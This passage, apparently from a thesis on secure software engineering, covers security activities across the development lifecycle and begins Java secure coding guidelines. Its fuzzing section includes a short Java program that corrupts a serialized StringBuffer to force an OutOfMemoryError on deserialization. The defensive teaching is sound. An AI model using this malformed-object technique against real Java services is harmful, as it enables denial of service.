A traditional methodology to implement a software development processes is the traditional waterfall model. In its simple form, it is a sequential workflow, from the analysis to the shipping phase. However, missing feedback led to the introduction of iterative models. Their workflow steps are no longer single sequenced, in contrast they allow iterating the entire process. This is necessary to transport feedback between iterations, from later to earlier steps to provide learning effects. Furthermore, it supports the inclusion of additional requirements whenever they appear as the project progresses on the timescale. In the strict waterfall model, requirements are manifested throughout the entire lifecycle once the design phase is entered. This shortcoming was the motive to introduce iterations. Iterations help on the one hand to provide an early prototype for demonstration purposes, which allows the client to get an impression. On the other hand, they help to analyze the functional, and especially the non-functional requirements in order to be fitted to the settings within the environment to that the application will be exposed.

The Unified Process (UP) is an industry wide accepted standard to support the functional side of a software project throughout the known phases. However, it has shortcomings where non-functional requirements,

such as security are addressed, as they are not included and forwarded in the artifacts of the UP by default.

Steel (2005) extends the UP with a set of security workflow items. A related approach was introduced by Beznosov (2003), addressing the *extreme programming* paradigm. Microsoft has defined their flavor of a secure development process because of their trustworthy computing campaign.

The Secure UP model builds on these additional steps:

- Security Requirements
- Security Architecture
- Security Design
- Security Implementation
- White Box testing
- Black Box testing
- Monitoring
- Secure Auditing

6.1 Integrating security activities in the software development process

Like other types of defects, it is cheap to eliminate bugs very close after they were introduced into the product. As long as the product is not shipped, removal costs are relatively low. Nevertheless, once the product is shipped, it becomes very expensive to remove the breaches. It is therefore desirable to remove flaws, design flaws or code bugs, functionality or security defects as early as possible. In an iterative model, adding more requirements or adjustment of incorrect requirements is better than adding patches that only correct the effects of an incorrect design. Therefore, it is




Figure 6.1: Cost per Defect

recommended to apply corrections as near to the requirements phase to lower the total costs of the software project.

According to Hoo et al. (2001), the costs for removal of vulnerabilities rise by the factor 9 when the bug is not found early in the implementation phase but later when already deployed to the customer. This factor can be explained by additional tasks such as design feedback, advisory composition, and other customer-directed services. Similar effects are presented by Jones (1996).

The goals of incorporating security aspects in the software development process can be summarized as follows:

- Cost reduction by moving the majority of flaws removal actions to earlier phases within the project timeframe
- Fulfillment of security requirements is defined in alignment to the product design. Security measures do not have to be retrofitted into an unaware product

- Propagation of security artifacts needs to be supported throughout the product lifecycle. Security requirements determine the security design, which itself influences the security architecture. The propagation iterates through the remaining steps of the lifecycle
- Risk level are associated to the artifacts of software development to derive priorities for the mitigation of flaws

Proactive integration of security in the software development process starts in the requirements phase, according to Howard and Lipner (2006) it is a recommendation at Microsoft to expose the programmer as early as possible to security training, as long as analysts and designers are still collecting requirements and design the functional and technical architecture.




Figure 6.2: A secure software development lifecycle

The type of security aspects change with the ongoing software development process, they will be shown in these paragraphs:

6.2 Security in Business Modeling

In the business requirements phase the influential parameters are legal restrictions, security constraints of the desired environments (BAFIN (Bundesanstalt für Finanzdienstleistungsaufsicht), 1998) and special domain specific threats that endanger confidentiality, availability, and in-

tegrity. A common threat modeling method is based on Attack Trees (Schneier, 1999), which illustrates the interdependency between the causes and the effects of a threat (see Chapter 2.1.12).

6.3 Security in the Requirements Management

The technical requirements phase defines the environmental constraints for the resulting software system. This includes the non-functional requirements such as Logging, Transactionality, and Security. During the phase of defining technical requirements adequate security standards are identified and aligned with the scope and usage environment of the application. This may include the choice of architectural frameworks (such as J2EE).
From a security perspective a set of security principles typically provides the foundation for the security architecture.

In order to align the threat model and the system architecture a set of security goals is defined. The Microsoft SDL defines these design goals according to Howard and Lipner (2006):

- The application has a low attack surface
- The application uses the appropriate development best practices
- The application follows secure design best practices
- The threat models are complete and reflect how the system will defend itself
- There is appropriate testing and test coverage

McGraw (2006) suggests interweaving the security perspective by defining abuse cases emulating an attacker that seeks to undermine the confidentiality, integrity, and availability aspects of an application.

Abuse cases are defined to serve as addition to the traditional use cases that define the functional requirements of an application whereas abuse cases illustrate potential security breaches.

6.4 Security in the Analysis and Design Phase

The design phase of software product aims to provide a functional and technical architecture description. However, both perspectives have to fulfill the defined security requirements by following common design principles.

6.4.1 Security Design Principles

Saltzer and Schroeder (1975) provide eight fundamental design principles that apply to security mechanisms. These principles are based on the idea of maintaining simplicity and restriction whilst supporting efficiency in security enforcement. The following list shows these principles:

Least Privilege grants only the weakest and needed permission for a privileged action. Granting only the lowest permissions restricts the potential danger of damage to the system caused by unprivileged attackers. Following the Least Privilege principle directly relates to the size of the Attack surface that is exposed to an attacker (Howard and Lipner, 2006). In order to reduce the attack surface of an application these aspects should be focused:

- Reducing the amount of code that executes by default
- Restricting the scope of who can access the code
- Restricting the scope of which identities can access the code
- Reducing the privilege of the code

Answering these questions prepare the subsequential decision for attack surface reduction (ASR) sequence to be applied.




Figure 6.3: Attack Surface Reduction

Fail-safe defaults enforce to deny all requests as a default reaction. Only documented exception to this rule get a qualified reply from the application. This prioritizes system stability (and availability) over the requirement to fulfill all user requirements. Fail-safe defaults differ for specific environments. Running a database in fail-safe mode could also mean that only read access is granted.

Economy of mechanism aims to avoid unneeded complexity to limit the attack surface. It prevents that complex security mechanisms become themselves targets of attackers, because complex implementations are more error-prone than simple systems due to their larger codebase. According to Howard and Lipner (2006), complex systems are more error-prone than software based on a simpler design. Complexity measures such as those presented by McCabe and Watson (1994) can provide hints where an attacker may cause harm. He may compromise the availability of a system by triggering complex functionality. We provide an example on this problem in the later discussion.

Complete Mediation avoids the dangers of caching permissions and time of check to time of use (TOCTOU) (Bishop and Dilger, 1996) differences. Cached permissions may allow an attacker to replay transactions with modified data or exploit the time difference between check and usage. A mediated processing includes checking whether this user and his technical connection are still valid. Relying on cached information shortcuts these checks and allows the depicted replay vulnerabilities.

Open Design opposes *security by obscurity* (Schneier, 2002), which is the case when hiding implementation details is used to block access to private resources.

Industrial experiences like DeCSS (an independent reverse engi-

neering of the CSS protection (Touretzky, 2000) for DVD media) have shown, to which extent protected implementations will be targetted to reverse engineering efforts by researchers and other proficient programmers. Therefore, secrets are better protected by strong cryptography, which is implemented with an open design, such as usage of strong algorithms like AES (National Institute of Standards and Technology (NIST), 2001) or SHA-1 (Eastlake 3rd and Hansen, 2006). This is also underlined by several aspects of Kerchhoffs Law (Petitcolas, 2006):

- The system must be substantially, if not mathematically, undecipherable;
- The system must not require secrecy and can be stolen by the enemy without causing trouble;
- The system must be portable, and its use must not require more than one person;
- The system must be easy to use and must require neither stress of mind nor the knowledge of a long series of rules.

Separation of privilege forbids authentication based on a single type of credential. It merely needs two types of identity proof, which is frequently referred to as a *multi-factor-authentication*. An instance is the default authentication mechanism of Lotus Notes (Collins et al., 1999). In the Notes mailing and groupware environment a user needs an ID file equipped with his cryptographic key (possession) in combination with his currently valid password (knowledge). The ID is generated by the Notes PKI subsystem. Another example of multi-factor authentication is the categorization of JAVA code into protection domains. In this model permissions are granted depending on the signer, *and* the URL of the codebase where the remote code is loaded from.

Least common mechanism is a principle to prevent covert channels. It states that in multi-user environments a minimum of resource sharing should be exist between processes. Private Information can leak to a lower confidentiality level by observing the commonly used channels either directly or indirectly (by analyzing timing behavior).

Psychological Acceptancy means to balance the security goal with the effects of the chosen security mechanism. Password mechanisms are a quite common authentication mechanism. Error messages providing too many details about the reasons of a login error are useful for an attacker to infer further helpful information. Displaying "Login failed" instead of "wrong password" does not reveal additional information to an attacker, whether his password guess was successful. On the other hand, a detailed error message about the reason of login failure does contribute to usability and user productivity.

Work factor analysis compares the risk, which is the combination of probability and follow-up costs of information compromise of the protected system, to the resources available to an attacker. For a brute-force attack, on a password-based protection with alphanumeric entries of length n, an attacker would need on average $(36^n)/2$ attempts to find the correct password from the outside. Cryptographic keys can also be seen considered as generalized passwords. Due to the complexity problem an attacker may choose to focus his attack on the layers below (Gollmann, 1999) the password protection such as the implementation or the hardware (Anderson, 1994). Therefore, the attacker may observe the system answer times to indirectly infer the key length.

Compromise recording saves the proof that an attack has actually happened. The recording step analyzes the target software and hardware of the attack. It allows initiating recovery steps early in time

and furthermore to check for and re-establish a secure system state. Precautions such as append-only log mechanisms with appropriate detail help to record forensic material about the compromise usable in later legal actions against the attacker.

Once the architectural framework and programming language has been chosen it is possible to restrict the choice of programming APIs, language constructs. For a software developer a set of secure coding guidelines such as those by Sun Microsystems (2002) is helpful to avoid the introduction of programming antipatterns in the resulting program code. Having these guidelines defined already at the end of the requirements phase allows early training of the involved programmers.

6.4.2 Security in System Architecture design

In the architecture phase, the security requirements are distilled into a security architecture blueprint. The taken steps include an architectural risk analysis (McGraw, 2006) to identify the conflicts between the goals functionality, security and other non-functional requirements. A definition of the priorities helps to achieve a decent trade-off. The security architecture uses security patterns as building stones to address the requirements. The architecture is focused on component granularity and threat modeling (Swiderski and Snyder, 2004) is concerned to prevent risks caused by architectural flaws and environment induced vulnerabilities.

Decoupling the security and functional parts of the application will allow designing security features without impairing the functionality of the system. This can be achieved by defining hardening concepts, zone layouts and data classification. Because of secure design, a set of test patterns for the state model of the application can also be derived. It is also helpful to define and design the metadata that is exported by the application to contribute to intrusion detection and gather data as potential forensic evidence.

6.4.3 Security in Functionality Design

Several approaches exist integrating security into the functional design perspective, the business risk McGraw (2006), formalized with the SecureUML or similar (Lodderstedt et al., 2002; Jürjens, 2002), however security design tends to be more focused on the data perspective than on the control-flow. The secure UP suggests to analysis of the involved factors, application tiers and classification of the data items of an application by labeling their security characteristics.

The technical solution to decouple security features from the functional side of an application is the interceptor pattern (Schmidt et al., 2000). Yoder and Barcalow (1998) introduced a fundamental set of security patterns usable to mitigate common threats in beforehand in the architectural phase. The architects may choose to introduce security patterns such as Single-Sign-On. An extensive list of appropriate security patterns is made available by Steel (2005).

6.5 Security during Test Plan Design

Functional and non-functional requirements are the foundation to design test plans to verify the application code against the demands of the environment and the customer. Whereas functional and architectural tests are scanning for the completeness of a feature, security tests test for the lack of security, as the perspective is switched to find *a weak spot*. Security tests are therefore more than testing whether the encryption algorithms are in a functional state. (McGraw, 2006) recommends integrating the behavior of attackers and an evaluation of the associated risk into the test plans.

6.6 Security in the Implementation Phase

The implementation phase mainly deals with transforming the models of the design phase to executable code. The component model derived in

the architecture phase decouples the security from the functional parts. Therefore, the security implementation can be performed by specially trained programmers.

Code reviews are the mechanism in the implementation phase to detect whether security problems reside in the code. Manual and automated review may help to understand, evaluate, and possibly remove constructs of programmers. Lack of time, lack of skill, and false assumptions about the target environment may create coding antipatterns to solve a programming task. This applies frequently to functional side but is also important for the security side of the application, in terms of an increased attack surface caused by careless programming.

The security core of an application extends the trusted computing base (in addition to the security mechanisms of the layers below the application such as the OS and the network stack), which means that every flaw undermines the protection functionality of the total system.

Static analysis is an approach used to scan code for flaw patterns based on certain criteria. To extract common bug patterns from program code scanning tools may either scan source or executable code (Hovemeyer and Pugh, 2004). Scanning source code may typically rely on more metadata as scanning executable files, but does not catch details that are introduced by the compiler. Optimizers and other transformation tools contribute security related characteristics to the executable code.

Although timely located before the project start or early in the requirements phase, secure coding training contributes to success of the implementation phase in terms of the number of security related code defects, the so called vulnerabilities. The demonstration of best practices helps to avoid problematic coding style from the beginning. In addition, an opposite approach with a more illustrative effect on the awareness of programmers can be helpful. By confronting the developer with antipatterns, he gets a direct impression of the side effects of applying a suboptimal so-

lution to a programming problem. This may impede also the protection level of the application.

After identification of these suboptimal patterns, an important part of secure programming is the ability to apply refactorings, to identity and repair problematic code blocks with minimal impact to the functional part (Fowler, 1999). An iterative software lifecycle model is necessary to apply refactorings on a regular basis.

6.7 Security related Testing

After completion of parts or total of the implementation, the resulting code has to be tested. The defined functional and non-functional test cases are used to verify the correctness of the application. Applying specialized test types verifies the behavior of the application under heavy load, or other causes that result in a limited availability resources. From a security perspective the behavior and attack surface of the application during exposure to unexpected input is observed by performing penetration tests. Penetration tests can be subdivided in two categories:

6.7.1 White box penetration tests

Testing with full knowledge about the implementation allows rigid validation of the attack surface of an application. In this phase, static scanning tools provide the testers with lists of candidates for vulnerabilities. Additional automated tools such as fuzzing based or brute-force generators provide a wide set of input values to test the stability of the code against injected parameters. Whenever input values result in non-expected behavior, *handcrafted* exploit code is used to illustrate the impact of the code flaw causing the bug. White box tests emulate the state of an attacker that already gained privileged rights within an application. Therefore, they assume that the attacker is able to gain extended internal knowledge about the software functionality. This test also verifies, which types of internal

attacks are feasible, because it also focuses how valid users are allowed to elevate their granted rights.

6.7.2 Black box penetration tests

The range of internal knowledge about an application is the difference between penetrating using the black box or the white box approach. Black box testers gain their knowledge by using pre-built tools, such as the Metasploit (Moore, 2006) or the Webscarab framework (Dawes, 2004). Typical bug patterns based on the exposure characteristics (such as a web application) of the application are checked for their impact on the application. Due to the missing internal view, only external observable effects (information exposure, reaction time, etc.) are usable for the black box tester to verify the existence of vulnerabilities within the code.

The goal of the black box test is to circumvent the protection of the system and break into the system, and to find the "low-hanging fruit" in the protection system of an application. Every vulnerable spot found allows the attacker to extend the enlightenment about the application.

6.7.3 Fuzz testing

The method of fuzz testing (fuzzing) helps (Oehlert, 2005) to find areas in the input value space that cause harm to the application. With the help of fuzzing reaction of the application to unexpected input data is tested automatically. In cases where the application exposes a bug while consuming the input values, fuzzing was successful.

Fuzzing is defined by Johnson as follows:

Definition 25: *Fuzzing is a methodology for □nding □aws in a protocol by crafting different types of packets for that protocol which contain data that pushes the protocol□s speci□cations to the point of breaking them, and sending these packets to a system capable of receiving that protocol, and □nally monitor-*

ing the results. Fuzzing can take many forms depending on the type of protocol, and the desired tests (Johnson, 2003).

According to Howard and Lipner (2006) the procedure for fuzzing an application can be broken down into these tasks:

- Identification of file formats of the application
- Collection of valid input files of the application
- Performing manipulations to the input files
- Inject the file to the application via an input channel (open port, file, etc.)

Fuzzing can be performed at random (dumb fuzzing) or with knowledge of the file format (smart fuzzing). During this research, we found several reliability problems in the core classes of the JDK by fuzzing serialized JAVA object representation. By manipulating the serialized form of objects by smart fuzzing crashes in native code that could be triggered by remote where found.

It is used to trigger edge cases, which are out of the scope of a valid specification. Fuzzing is used to tamper the contents of a byte buffer, which is transferred to the receiving JVM. In scenarios where access to this byte stream is not given, an attacker cannot manipulate the contents of the object. An attacker may choose to create objects that are completely in the valid specifications but that cause resource blocking during object reconstruction.

Fuzzing programs create minor modifications of valid input values by slightly modifying the length or value of input parameters. The following class creates an illegal `StringBuffer` object that raises an `OutOfMemoryException`. Reading the object from an ObjectInputStream, while patching the value of the length field in the character array `value` of the serialized `StringBuffer` object modifies the internal structure. A very simple outline of fuzzing code is shown in Figure 6.4.

```
import java.io.*;
import java.util.*;
import java.math.*;
public class WriteInvalidStringBuffer {
  public static void main(final String[] a) throws Exception {
     ByteArrayOutputStream bos = new ByteArrayOutputStream();
     ObjectOutputStream obs = new ObjectOutputStream (bos);
     ObjectInputStream oas = null;
     obs.writeObject(new StringBuffer("*"));
     for (int i = 98; i < 99; i++) {
        byte[] oarr = bos.toByteArray();
        oarr[i]=(byte)  1 ;
        oarr[i-1]=(byte)  1 ;
        ByteArrayInputStream bis = new ByteArrayInputStream(oarr);
        try {
          oas = new ObjectInputStream(bis);
          Object obj = oas.readObject(); // creates OutOfMemoryError
          System.out.println("cast to StringBuffer");
          StringBuffer b = (StringBuffer)  obj;
       }
       catch (Throwable e) {   System.out.println(i+":"+e);  }
     }
  }
}
```

Figure 6.4: Fuzzing an illegal StringBuffer

Once an abnormal behavior is detected by fuzzing the relevant code parts, a more detailed analysis can be performed. By reinjecting the fuzzed value and stepping through the code with a debugging tool, it is possible to analyze the data-flow path of the input value to the erroneous code part.

6.8 Security in Project Management activities

The project management activities during software development are responsible for providing the necessary resources at the right time in the right dimension. This includes employees, knowledge, hardware, and other limited resources. Activities, decisions, and other project related tasks are prioritized and scheduled to reach the project goal in a given timeframe. In addition to schedule the functional creation of the software product, the following security related shipping criteria have to be taken into account by project managers according to Howard and Lipner (2006):

- All personnel are up to date on security training
- All high-priority source code has been reviewed and signed off
- All high priority executable code has been signed off by the test owners
- All threat models have been reevaluated and updated or created
- The attack surface has been reanalyzed and the appropriateness of the default attack surface has been confirmed
- All documentation has been reviewed for correct security guidance.

6.9 Security in the Deployment Phase

After performing the testing phase successfully, the shipping of the product is necessary. The executable program files and the configurations are

transferred to the target system. From the security perspective, the shipping criteria *low risk* has to be fulfilled.

The deployment phase is the crucial point in the product lifecycle where the security policy for the whole product is put into place. The demands for the own developed parts as well as the privilege requirements of the third party components have to be combined. The problem is easy to spot but hard to solve: Too many rights mean to introduce leaks in the protection of the system, too less rights mean lack of functionality.

Aligning the security settings of an application begins with protecting the involved network components, includes hardening settings of the operating system and finally the adjustment of the attack surface by setting up the application configuration.

Howard and Lipner (2006) suggest introducing a *Final Security Review* before shipping the product. It builds alongside these activities:

Product team coordination verifies that the security critical issues about the attack surface and other security related characteristics are well known before deployment and their risk is evaluated.

Threat model reviews verifies the accuracy and correctness of the security breaches that were defined early in the development process. An accurate threat helps to evaluate the risk level the application is exposed to during the production phase.

Un□xed security bugs review is an evaluation of the known remaining security breaches within the application, according to their risk level. The core decision here is whether to fix a security bug or leave it in the product in the first place and fix it after shipping by issuing a later patch. A typical shipping criterion is the marginal additional risk for the customer by postponing a fix.

Tool-use validation goes a step back in time and validates the tools used during the product build process. The settings of compilers, make-

files, and intermediary scripts are verified in accordance to their security impact. Typical decisions are whether debug flags should be enabled for easier error tracking or if they expose too much information to the user and obfuscation of the code is an appropriate choice.

Vendors often pre-configure their COTS products and components. During integration tests, it may be observed that the defined security settings are inappropriate with the derived configuration of the final security review. Therefore, the complete software product, which incorporates own as well as third-party components needs an integrated least privilege concept.

6.10 Security in the Production Phase

After the product is shipped, it is typically tested in the realistic environment with a reduced number of pilot customers. From this phase on the vendor is responsible to support the customers with functional and security corrections to the program, also known under the terms □*x* or *patch*.

In current internet-based scenarios, a fast reaction to these constellations (Howard and Lipner, 2006) is critical:

Mistakes of the development team cannot be prevented totally. The remaining problems in the code will be likely be exposed by customers as they in total will perform a much more realistic coverage test of the application.

New Vulnerabilities will appear as the software environments follow a constant evolution. The protection mechanism considered as secure from a current perspective may be the vulnerable spot tomorrow. Typical examples are cryptographic algorithms that may become a risk when computing power and attack techniques evolve.

Changing rules concerning the handling of security incidents puts more pressure on the organizations than it was in the past. In non-internet based scenarios applications where mostly exposed to a limited and controllable user group due to localization, but with IP-based networking blocking attackers from the applications is much more difficult.

6.10.1 Incident response

During the production phase, unknown vulnerabilities are likely to be discovered as customers use the product on a regular basis. Once bugs are found in the field, such as by independent researchers or malware analysis, these activities have to be established to provide a fast response to the newly found vulnerabilities (Howard and Lipner, 2006):

- Watch
- Alert and Mobilize
- Access and Stabilize
- Resolve

6.10.2 Security monitoring

Monitoring enables to observe the behavior of all parts of the application, this includes also external libraries, some which are not known during the implementation phase. The direct and indirect output channels of the application (stdin, stdout, CPU usage, etc.) are traced with tools that allow recording and analyzing the timing of components. In the case of integration of COTS libraries, the compliance of these libraries to the security policy in place can be evaluated. The monitoring activities are also extremely useful to sensor uncommon events that stem from attack attempts. Therefore, intrusion detection systems attach sensors to appli-

cations and their input and output channels in order to alert unwanted states as soon as possible.

6.10.3 Security auditing

Security self-assessment throughout the development lifecycle is useful but its effects may be limited through the priorities within an enterprise. Auditing by external testers includes compliance tests how the application fulfills a set of domain-specific standards such as the german *Kreditwesengesetz* (BAFIN (Bundesanstalt für Finanzdienstleistungsaufsicht), 1998). On the technical layer security auditors, which were not involved in the development perform black box and white box tests to avoid the typical *blindness* of developers when testing their own software.

6.11 Summary

This chapter provides a description of the necessary steps to emphasize the security focus within the lifecycle of a typical software product. They are applicable for traditional, iterated, and agile process models; the later provide better chances for feedback and therefore continuous product improvement. To document the practical emphasis of this research we associated the patterns, tools, and findings of this work to the appropriate phase during product development.

7 Secure Java Programming

Security in information systems has been defined by the Internet Security Glossary (Shirey, 2007) with three perspectives:

- Measures taken to protect a system
- The condition of a system that results from the establishment and maintenance of measures to protect the system
- The condition of system resources being free from unauthorized access and from unauthorized or accidental change, destruction, or loss to the environment of the program such as the user or the data.

In that sense, *secure* JAVA programs have to be backed by a set of secure programming principles. These manifest in concrete programming guidelines. The *Sun Security Guidelines* (Sun Microsystems, 2002) and other catalogs with similar intend (McGraw and Felten, 1998) exist.
A guideline formalizes an effective practice to prevent harm. Acting against the spirit of the guideline potentially causes additional insecurity. Even in the presence of guidelines, applying suboptimal coding practice is quite usual, as explained by Gene Spafford in (Messier and Viega, 2003). This is due to the four types of programmers he identifies:

- Those who are constantly writing buggy code, no matter what
- Those who can write reasonable code, given coaching and examples
- Those who write good code most of the time, but who don□ fully realize their limitations

- Those who really understand the language, the machine architecture, software engineering, and the application area, and who can write textbook code on a regular basis

The process of coding programs is not aligned to best practice usage as not every programmer belongs into the fourth category. Another important resource during the implementation process causing insecurity is knowledge. If knowledge in the security domain is missing, the programmer is not aware to the danger to his program within the productive environment. This leads to the definition of programmer intent and the caused interference. The intent of a programmer is expressed by the written code. Preventing interference such as damage to the environment of program is one of the goals of security-aware-programming. Interference in a security sense may lead to vulnerabilities in the program.

Bannet et al. define these important terms:

Definition 26 (Programmer Intent and Interference): Programmer Intent *is met by a program iff the program has no interference.* Interference *is de□ned as any cross-domain event that the programmer would prevent if she were made aware of it. A* domain *is some is some partitioning of the classes (Bannet et al., 2004).*

7.1 Secure Coding Guidelines

Middleware software products have in common that they have to deal with the following requirements that cause interference. The programmer might have not considered these forces while designing the program:

- Separating domains of protection
- Managing different trust levels of code
- Handle unknown users with differing trustworthiness and aggressiveness

- Accept user data via input channels, such as a GUI or object serialization

In this discussion we focus on JAVA based middleware products such as

- JAVA Runtime Environments
- JAVA Desktop Applications such as JAVA-enabled browsers,
- Activation frameworks like RMI and JEE application servers,
- Persistency middleware used for data storage such as JDBC enabled databases

The following paragraphs present the secure coding guidelines for a secure design of middleware. We relate each guideline to the security principles, as described in Chapter 6.4.1. Furthermore, the resulting threats from neglecting the guideline and the mitigation using the guideline are discussed.

These principles can be extracted from the first version of the *Secure coding guidelines for* JAVA (JSCG) (Sun Microsystems, 2002):

R1 Careful usage of static fields

R2 Careful usage of static methods

R3 Prefer reduced scope

R4 Limit package definitions

R5 Limit package access

R6 Preference of immutable objects

R7 Filter user supplied data

R8 Secure object serialization

R9 Avoid native methods

R10 Clear sensitive information

R11 Limit visibility and size of privileged code

R12 Avoid direct usage of internal system packages

All guidelines are analyzed in the following sections and include code to illustrate the negative effects of forgetting to apply the guideline.

7.1.1 Careful usage of static fields

JAVA as an object-oriented programming language is based on a hierarchy of object types and interfaces. Classes may have data fields attached that are not bound to a particular object instance. These fields are called static fields. It is a common pattern for application programming to define fields with *public static final* modifiers in order to define constant values. Global constants are available throughout the classpath, which consists of the archives of classes that are imported by a particular class loader. Whenever the `final` modifier is missing, public static fields may be modified by every other class throughout the classpath of the application. A typical class loader hierarchy and delegation is depicted in Figure 7.1.

Threat

Providing non-`final` `static` fields can violate the *least common mechanism principle*. Their visibility allows communication to happen via a common covert channel introduced by a `public` `static` field. As implied by the nature of `public` fields, it is not possible to intercept changes to the values to maintain data integrity such as checks for value range.




Figure 7.1: Class Loading Delegation

Recommendation

A refactoring to maintain integrity on static fields would include moving their declaration to a non-modifiable namespace by adding a local field to the class and define a static public read-only accessor method to the value.

7.1.2 Careful usage of static methods

Methods and fields are bound to a class definition. It is not necessary to declare an instance of the class to call one of its `static` methods. Typical uses of `static` methods are object factory methods to control the number and references of instances of the class in order to achieve instance pooling or to enforce the singleton pattern (Gamma et al., 1995).

Threat

`Public static` methods of classes loaded by the system class loader are available throughout the application, which makes them accessible to environments that are supposed to read but not to alter them.

The class `XmlDocument` class of the `org.apache.xerces.tree` package is part of the JDK. The static methods it exposes allowed to continuously accessing the disk drive of the server running the JVM. When these static methods are exported to scripting environments, remote clients may even cause physical harm to the server system (Bachfeld, 2003).

Recommendation

A possible refactoring is to restrict the accessibility a `static` method. Therefore, first the responsible programmer should evaluate whether package or protected scope is sufficient. The class can be refactored by the introduction of the singleton pattern (Fowler, 1999), so an attacker first has to pass the checks of the guarding factory method with plausible parameters to get a valid object instance.

7.1.3 Reduced scope

Following the principle of *least privilege* then every class, field or method should be evaluated concerning its scope. A method or field is limited in scope to

- Its own subclasses, by using the `protected` keyword
- The class itself, by using the `private` keyword for methods and fields, which should be only accessible and visible within the namespace of the class
- The classes in the same package, which is the default access when omitting a modifier keyword

Threat

The problem with inappropriate scope lies in the exposure of privileged code and data to untrusted codebases. Therefore, secret data may leak may leak out of its protection domain. Public instance fields are accessible from any code source, which is a disadvantage from a security perspective, as integrity can be subverted by unchecked data changes.

Recommendation

To enforce security checks on field changes, an aware developer would choose a field visibility limited to private or package scope and controlling reading and writing access to the field with *accessor methods*. They allow interception (see Chapter 2.3.1) to introduce semantic checks of value changes by invocation of the accessor method. As public entities are accessible from the entire namespace of an application, it makes sense to generally limit the access to functionality and data of a class to the lowest necessary visibility according to the *least privilege* principle. There may be

cases where restricting access via the JAVA visibility model is not semantically adequate because data needs to be individually restricted to selected entities. In that case, the `javax.crypto.SealedObject` (Gong, 1999) class may be an adequate choice as it allows applying cryptographical protection to selected data.

7.1.4 Limit package definitions

Limiting the definition of packages is a means to avoid insertion of trojan (Erbschloe, 2004) classes in a trusted name space. The security mechanisms of the JAVA runtime environment can block package definition, if the JVM runs with an enabled security manager. It only permits package definition when the appropriate `RuntimePermission` target "defineClassInPackage.*ClassName*" is granted to a code source.

Threat

A class that is defined by an attacker in an existing package allows reading the data and use the functionality defined in the package via the local package scope. The attacker may force leakage of private package data (only known inside the interior scope of the package) to outside locations.

Recommendation

A security policy should not lift the restrictions of package definition to shared classes such as those of the `java.*` or `org.apache.*` packages. An alternative to block the definition of classes in application packages is to use the mechanism of sealed jars (Sun Microsystems, 1999a).

7.1.5 Limit package access

